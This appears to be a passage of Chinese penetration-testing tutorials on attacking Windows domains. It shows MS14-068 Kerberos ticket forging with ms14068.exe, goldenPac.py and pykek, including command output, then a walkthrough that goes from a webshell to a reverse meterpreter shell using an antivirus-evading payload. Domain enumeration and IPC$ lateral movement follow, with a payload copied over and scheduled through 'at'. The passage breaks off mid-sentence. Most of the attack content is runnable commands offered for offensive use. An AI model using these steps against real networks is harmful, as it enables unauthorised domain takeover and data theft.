 [level 3] The Hotel     (TGS-REQ)
 [level 4] Snow Fortress (TGS-REQ)
  * DC : [level 5] Limbo ! (KRB-CRED) :  * Ticket successfully submitted for cur
rent session
Auto inject BREAKS on first Pass-the-ticket

C:\>_
```

再测试访问：



测试 psexec 无密码登陆

很棒，达到了我们想要的效果。

如果想生成一张 kerberos 票据，做票据传递攻击(ptt)，可以这样 ：

```
ms14068.exe /domain:xxxcom /sid:S-1-5-21-2666969376-4225180350-4077551764 /user:jack /rid:1104
/password:jackpwd/ /aes256 /kdc:dc.xxx.com /ticket:jack_admin.kirbi
```

再配合 mimikatz 的 ptt 功能，将票据导入到内存中。

2.2 kali 环境下测试

如果是远程内网环境，首先要做内网代理，这个就不用多说。然后将自己的 dns 指向域控制器。

Linux 下面测试的工具也有很多，当然 msf 这个漏洞利用框架肯定是少不了这个模块。关于 msf 的利用过程我这里就不再多讲，给出国外的一篇利用过程：

https://community.rapid7.com/community/metasploit/blog/2014/12/25/12-days-of-haxmas-ms14-068-now-in-metasploit

2.2.1 goldenPac.py


Kali 下面利用此漏洞的工具我是强烈推荐 impacket 工具包里面的 goldenPac.py，这个工具是结合 ms14-068 加 psexec 的产物，利用起来十分顺手。

Kali 下面默认还没有安装 kerberos 的认证功能，所以我们首先要安装一个 kerberos 客户端 ：

```
apt-get install krb5-user
```

最简单的办法：

goldenPac.py xxx.com/jack:jackpwd@dc.xxx.com 就可以得到一个 cmd shell：



当然此工具不止是得到一个 shell，我们甚至可以直接让该域控运行我们上传的程序，执行一个 empire stager 或者一个 msf payload 都不在话下。

2.2.1 ms14-068.py

https://github.com/bidord/pykek

效果和 mimikatz 作者写的 exploit 差不多 这个脚本是产生一张 kerberos 的票据缓存，这个缓存主要是针对 linux 上面的 kerberos 认证的，但是 mimikatz 也有传递票据缓存的功能(ptc)，实际上和 mimikatz 产生的 kirbi 格式的票据只是格式不同而已。

当然没有 kerberos 客户端也不行，如果没有安装记得先安装 ：

```
apt-get install krb5-user
```

这个利用过程需要 sid 和用户名密码(哈希也可以)。

利用方法：

```
ms14-068.py -u jack@xxx.com -s jacksid -d dc.xxx.com
```

```
root@kali:/opt/pykek# python ms14-068.py -u jack@xxx.com -s S-1-5-21-2233488665-
3654669170-607421623-1104 -d dc.xxx.com
Password:
  [+] Building AS-REQ for dc.xxx.com... Done!
  [+] Sending AS-REQ to dc.xxx.com... Done!
  [+] Receiving AS-REP from dc.xxx.com... Done!
  [+] Parsing AS-REP from dc.xxx.com... Done!
  [+] Building TGS-REQ for dc.xxx.com... Done!
  [+] Sending TGS-REQ to dc.xxx.com... Done!
  [+] Receiving TGS-REP from dc.xxx.com... Done!
  [+] Parsing TGS-REP from dc.xxx.com... Done!
  [+] Creating ccache file 'TGT_jack@xxx.com.ccache'... Done!
root@kali:/opt/pykek# ls
kek  ms14-068.py  pyasn1  README.md  TGT_jack@xxx.com.ccache
root@kali:/opt/pykek#
```


这样生成了一张 kerberos 认证的票据缓存，要让这个票据在我们认证的时候生效，我们要将这张缓存复制到/tmp/krb5cc_0

注意在 kali 下默认的 root 用户 ,使用的 kerberos 认证票据缓存默认是/tmp/krb5cc_0，所以我们只要将我们生成的票据缓存复制到/tmp/krb5cc_0 即可：

```
root@kali:/opt/pykek# cp TGT_jack@xxx.com.ccache /tmp/krb5cc_0
root@kali:/opt/pykek# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: jack@XXX.COM

Valid starting       Expires              Service principal
2016-01-10T14:57:13  2016-01-11T00:57:13  krbtgt/XXX.COM@XXX.COM
        renew until 2016-01-17T14:57:13
root@kali:/opt/pykek#
```

Klist 可以列举出当前的 kerberos 认证票据，jack 这张票据已经成功导入。

下面我们使用 psexec.py 来测试一下使用这张缓存的票据来得到一个域控的 shell：



可以说也是很简单。

0x03 小结

Ms14-068 这个漏洞可谓是威力无穷，在域渗透中，我们第一步就是应该检测域控是否有这个漏洞，一旦域控没有打上这个补丁，将会使我们的内网渗透工作变得十分简单。

参考链接：

https://github.com/bidord/pykek

https://github.com/gentilkiwi/kekeo

https://www.trustedsec.com/december-2014/ms14-068-full-compromise-step-step/

https://labs.mwrinfosecurity.com/blog/2014/12/16/digging-into-ms14-068-exploitation-and-defence/

https://www.slideshare.net/gentilkiwi/bluehat-2014realitybites

http://www.slideshare.net/gentilkiwi

Metasploit 驰骋内网直取域管首级


作者：shuteer
原文来源：【安全客】http://bobao.360.cn/learning/detail/3516.html

0×01 引言

我们渗透的最终目的是获取服务器的最高权限，即 Windows 操作系统中管理员账号的权限，或 LINUX 操作系统中 root 账户权限。而在内网中，我们的最终目的就是获取域管理员账户或成为其中之一。今天要讲的就是如何通过一个普通的 webshell 权限一步步的获得域管权限，从而掌控整个内网。

0×02 渗透环境

此次渗透的环境：假设我们现在已经渗透了一台服务器 PAVMSEF21，该服务器内网 IP 为 10.51.0.21。经过扫描，内网网络结构大概如下图所示。其中我们控制的服务器是连接外网和内网的关键节点，内网其他服务器均不能直接连接。图还是我老婆画的，越来越漂亮了！:)



0×03 反弹 meterpreter


上传免杀的 PAYLOAD 到机器名为 PAVMSEF21，IP 为 10.51.0.21 的服务器上，然后在菜刀或者 WEBSHELL 下面运行，反弹成功。

0×04 提权


获得 meterpreter shell 我们要做的第一件事情就是提权。通常，我们在渗透过程中很有可能只获得了一个系统的 Guest 或 User 权限。低的权限级别将会使我们受到很多的限制，所以必须将访问权限从 Guset 提升到 User,再到 Administrator,最后到 SYSTEM 级别。

我们先尝试利用本地溢出漏洞提权，即使用本地漏洞的利用程序（local exploit）提升权限。就是说通过运行一些现成的造成溢出漏洞的 exploit,把用户从 users 组或其它系统用户中提升到 administrators 组（或 root）。

此时我们获取的权限是一个普通域用户权限，如下图所示




先利用本地溢出提权，尝试了 ms15_051 和 ms15_078，都以失败告终。如下图所示：



再试试看能不能绕过 Windows 账户控制（UAC），我们现在是具有一个普通域用户的权限的。

尝试了 bypassuac 模块，又以失败告终，如果成功会返回一个新的 meterpreter shell。如下图所示：



使用 bypassuac 模块进行提权时，系统当前用户必须在管理员组，而且用户账户控制程序 UAC 设置为默认，即“仅在程序试图更改我的计算机时通知我”。而且 Bypassuac 模块运行时因为会在目标机上创建多个文件，所以会被杀毒软件识别。我们没能绕过 UAC，可能是这二个原因。

其实提权没有成功也不要紧，我们还是可以通过此服务器为跳板，来攻击其他服务器的。

0×05 信息收集

我们此时虽然提权不成功，但我们还是可以进行域渗透测试的。有了内网的第一台机器的权限后，如何收集信息，这是很关键的一步，也是内网渗透中不可或缺的一部分。

查看当前机器的网络环境，收集域里面的相关信息，包括所有的用户，所有的电脑，以及相关关键的组的信息。常使用到的命令如下 ：

```
net user /domain  查看域用户
net view /domain  查看有几个域
net view /domain:XXX  查看此域内电脑
net group /domain  查询域里面的组
Net group  “domain computers”  /domain  查看域内所有计算机名
net group  “domain admins”  /domain  查看域管理员
net group  “domain controllers”  /domain  查看域控制器
net group  “enterprise admins”  /domain  查看企业管理组
net time /domain  查看时间服务器
```


```
C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\tmp4482818833492060429is-e
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::a970:d5c6:c48f:c798%12
   IPv4 Address. . . . . . . . . . . : 10.51.0.21
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.51.6.254

Tunnel adapter isatap.{B6E89DCD-5A9A-4C94-996D-A2BEC48C
```




```
C:\Java6\jboss-4.2.3.GA\server\default\tmp\deploy\tmp4482818833349
net view
Server Name             Remark
-------------------------------------------------------------------------------
\\[redacted]            DELL DeDupe Backup Appliance VS.2.0194.0

Samba 3.0.33-3.39.el5_8
Samba Server Version 3.0.33-3.39.el5_10
```



```
C:\>net group "domain admins" /domain
net group "domain admins" /domain
The request will be processed at a domain controller for domain r       .com.b

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            Citrix_AG                dellbackup
gruppen                  MA1269                   ma1313
MA1878                   MA1905                   Office365
ServiceManager           sonicwall                sso
sysaid                   SystemCenter             vcenter
xendesktop
The command completed successfully.
```





0x06 获取一台服务器权限

我们的目标当然是域服务器，此时有二种情况，当前服务器可以直接攻击域服务器和不可以直接攻击域服务器。

可以直接攻击域服务器

不可以直接攻击域服务器，如果权限不够我们需要提升权限；如果是不能连接到域服务器需要攻击内网某个可以连接到域服务器的服务器，然后以此为跳板再攻击域服务器。

我们现在因为权限问题不可以直接攻击到域服务器，整理下思路，可以采取以下方法继续渗透：


1.使用 meterpreter 的目前权限来添加路由进行弱口令扫描

2.使用 powershell 对内网进行扫描（要求 WIN7 以上服务器）

3.架设 socks4a，然后 socks 进行内网扫描

4.利用当前权限，进行内网 IPC$渗透

通过上面的分析，我们先选择最简单的方法，我们在 net view 的机器名里选择一个和我们机器名相似的服务器来试试，不出意外，成功率很高，如下图所示。



给大家再温习下经典的 ipc$入侵


IPC$入侵，即通过使用 Windows 系统中默认启动的 IPC$共享，来达到侵略主机，获得计算机控制权的入侵。在内网中极其常见。


假设，我们现在有一台 IPC$主机：127.0.0.25


```
D:>net use \127.0.0.25\ipc$ //连接 127.0.0.25 的 IPC$共享
D:>copy srv.exe \127.0.0.25\ipc$ //复制 srv.exe 上去
D:>net time \127.0.0.25 //查查时间
D:>at   \127.0.0.25 10:50 srv.exe //用 at 命令在 10 点 50 分启动 srv.exe( 注意这里设置的时间要比主机时间快 )
```

关于 at 命令：at 是让电脑在指定的时间做指定的事情的命令（比如运行程序）


这里我们把我们免杀的 PAYLOAD 上传到 PAVMSEP131 服务器，然后利用 AT 